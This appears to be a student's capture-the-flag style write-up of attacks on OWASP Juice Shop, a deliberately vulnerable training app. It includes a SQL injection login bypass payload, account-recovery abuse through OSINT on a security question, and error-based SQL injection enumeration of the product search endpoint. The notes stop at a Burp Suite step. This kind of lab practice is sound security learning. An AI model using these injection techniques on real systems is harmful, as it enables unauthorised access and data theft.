


OWASP Juice Shop

Injection


Log in with the administrator's user account using SQL Injection

=====

found admin email



try to inject single quote (interesting)



try to perform SQL injection


Email
admin@juice-sh.op' and 1=1--

Password

Log in

☐ Remember me

successfully login as admin@juice-sh.op user




Broken Authentication


reset Jim's password using the forgotten password mechanism - what was the answer to the secret question?

=====


found jim email




access forgot password link




jim's eldest siblings middle name?



found interesting main.js and found /administration dir




able to access administration page



jim is user 2, and the recycling req saw jim address

Recycling Requests

User	Quantity	Address		Pickup Date
2	800	Starfleet HQ, 24-593 Federation Drive, San Francisco, CA		2270-01-17T0 0:00:00.000Z

google search the address

Starfleet HQ, 24-593 Federation Drive, San Francisco, CA




 All

 Maps

 Images

 Shopping

 News

 More

Settings

Ti

About 365 results (0.49 seconds)

memory-alpha.fandom.com › wiki › Starfleet_Headqua... ▾

[Starfleet Headquarters | Memory Alpha | Fandom](#)

Starfleet Headquarters was the administrative center of Starfleet Command ... Its address at 24-593 Federation Drive, San Francisco, CA was mentioned in the ...

1st link

in: [Earth structures](#), [Starfleet](#)

Starfleet Headquarters



MULTIPLE REALITIES

(COVERS INFORMATION FROM SEVERAL [ALTERNATE TIMELINES](#))

Starfleet Headquarters was the administrative center of [Starfleet Command](#) located in California, on [Earth](#). Sharing grounds with [Starfleet Academy](#), it encompassed territory adjacent to the city of [San Francisco](#), on either side of the Golden Gate passage into [San Francisco Bay](#).



Emblem for Starfleet Headquarters in the 2270s

[Contents](#) [\[show\]](#)

History [Edit](#)

starfleet command (computer game: star trek: starfleet command interesting....)

in: [United Earth Starfleet agencies](#), [Federation Starfleet agencies](#)

Starfleet Command



(COVERS INFORMATION FROM S

For the [mirror universe](#) counterpart, please see [Starfleet Command \(mirror\)](#).

For the computer game, please see [Star Trek: Starfleet Command](#).

Starfleet Command, **Space Central**, **Space Command** or **Spacefleet**

google search found james

Star Trek: Starfleet Command 'jim'



en.wikipedia.org › wiki › James_T ▾

James T. Kirk - Wikipedia

James Tiberius Kirk is a fictional character in the **Star Trek** media franchise. Kirk (William ... Kirk became **Starfleet's** youngest starship captain after receiving **command** of the ... In **Star Trek: The Motion Picture**, Admiral Kirk is Chief of **Starfleet** Operations, and he takes **command** of the Enterprise from Captain Willard Decker.

Died: 2371

Origin: Earth

First appearance: "**The Man Trap**" (1966); (**The ...** Born: March 22, 2233; **Riverside, Iowa**, Earth; ...

found jim's brother middle name "Samuel"

Star Trek: Starfleet Command 'james' brother



George Samuel Kirk | Memory Alpha | Fandom

He was the **brother** of famed **Starfleet** Captain **James T. Kirk**, who was the only one who ... began a five-year mission of exploration in command of the USS Enterprise. ... George Samuel Kirk was to appear in 2009's **Star Trek** (referred to in the ...


what is the administrator password?

=====


method 1: SQL injection

found the search box can perform SQL injection (the restAPI address)

http://10.10.8.146/rest/product/search?q=



SQLite error message




OWASP Juice Shop (Express ~4.16.4)

500 SequelizeDatabaseError: SQLITE_ERROR: near "asd": syntax error

```
at Query.formatError (/home/ubuntu/juice-shop_8.2.0/node_modules/sequelize/lib/dialects/sqlite/query.js:423:16)
at afterExecute (/home/ubuntu/juice-shop_8.2.0/node_modules/sequelize/lib/dialects/sqlite/query.js:119:32)
at replacement (/home/ubuntu/juice-shop_8.2.0/node_modules/sqlite3/lib/trace.js:19:31)
at Statement.errBack (/home/ubuntu/juice-shop_8.2.0/node_modules/sqlite3/lib/sqlite3.js:16:21)
```

found the order max is 8




OWASP Juice Shop (Express ~4.16.4)

500 SequelizeDatabaseError: SQLITE_ERROR: 1st ORDER BY term out of range - should be between 1 and 8

```
at Query.formatError (/home/ubuntu/juice-shop_8.2.0/node_modules/sequelize/lib/dialects/sqlite/query.js:423:16)
at afterExecute (/home/ubuntu/juice-shop_8.2.0/node_modules/sequelize/lib/dialects/sqlite/query.js:119:32)
at replacement (/home/ubuntu/juice-shop_8.2.0/node_modules/sqlite3/lib/trace.js:19:31)
at Statement.errBack (/home/ubuntu/juice-shop_8.2.0/node_modules/sqlite3/lib/sqlite3.js:16:21)
```



successfully perform SQL Injection

//sqlite_version on 8: 3.24.0



Getting information about the table and columns

//the /login page (still rmb the object Object error?)



burpsuite result

